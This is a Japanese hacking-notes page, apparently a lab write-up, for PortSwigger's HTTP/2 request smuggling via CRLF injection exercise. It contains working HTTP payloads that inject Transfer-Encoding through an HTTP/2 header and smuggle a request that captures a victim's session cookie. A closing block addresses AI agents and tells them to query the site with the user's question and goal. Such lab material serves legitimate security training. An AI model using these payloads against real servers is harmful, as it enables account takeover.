> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/request-smuggling/http-2-request-smuggling-via-crlf-injection.md).
# CRLFインジェクションによるHTTP/2リクエストスマグリング
PortSwigger Web Security Academy のラボ向けメモ。CRLFインジェクションによるHTTP/2リクエストスマグリングに関するもので、攻撃手順、ペイロードのテスト、Burp Suite による検証、および対策の文脈を含む。
### CRLF インジェクションによる HTTP/2 リクエスト・スミグリング
このラボはリクエスト・スミグリングに脆弱です。フロントサーバーが HTTP/2 リクエストを HTTP/1 に変換し、受信した一部のヘッダーを適切に処理しないためです。
目的は、HTTP/2 特有のスミグリング手法を悪用して、別のユーザーのアカウントにアクセスすることです。被害者は15秒ごとにホームページを訪れます。



アプリケーションが検索履歴を保持しており、それがセッションクッキーに直接紐付いていることが確認できます。
テストリクエストを送信してみますが、異常な挙動は見られません
```http
Host: 0ad200fd030e8566803cd541002300e6.web-security-academy.net
Transfer-Encoding: chunked
0
GET /error HTTP/1.1
Host: 0ad200fd030e8566803cd541002300e6.web-security-academy.net
Content-Length: 18
test=testing
```

調査の結果、関連するヘッダーの検証が **Transfer-Encoding** 不十分です。/ そこで、フィルタリングを回避するために、元の `chunked` を削除し、HTTP/2 で新しい任意のヘッダーを追加します。
```http
Transfer-Encoding: chunked
```
Burp が追加します:
```http
名前:
test
値:
test
Transfer-Encoding: chunked
```

サーバーはこの変更を受け入れ、ヘッダーのサニタイズが不十分であることを確認できます。
狙いは被害者を **自分のセッションクッキーを含む検索リクエストを送信させること**、同時に過剰な **Content-Length** を注入して、被害者の次のリクエストが私たちのものと連結されるようにすることです。
スミグリングしたペイロード:
```http
0
POST / HTTP/1.1
Host: 0ad200fd030e8566803cd541002300e6.web-security-academy.net
Cookie: session=Vfo5XHvHSzPQIuPLitJnpePRWRlNbkaW;
Content-Length: 850
search=x
```
サーバーが次のリクエスト、つまり被害者のリクエストを処理すると、その内容が私たちのレスポンスに現れ、 **そのヘッダー、特にセッションクッキーを取り込みます**.

したがって、 **ユーザーのセッションを乗っ取り** そして彼のアカウントにアクセスします。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/request-smuggling/http-2-request-smuggling-via-crlf-injection.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.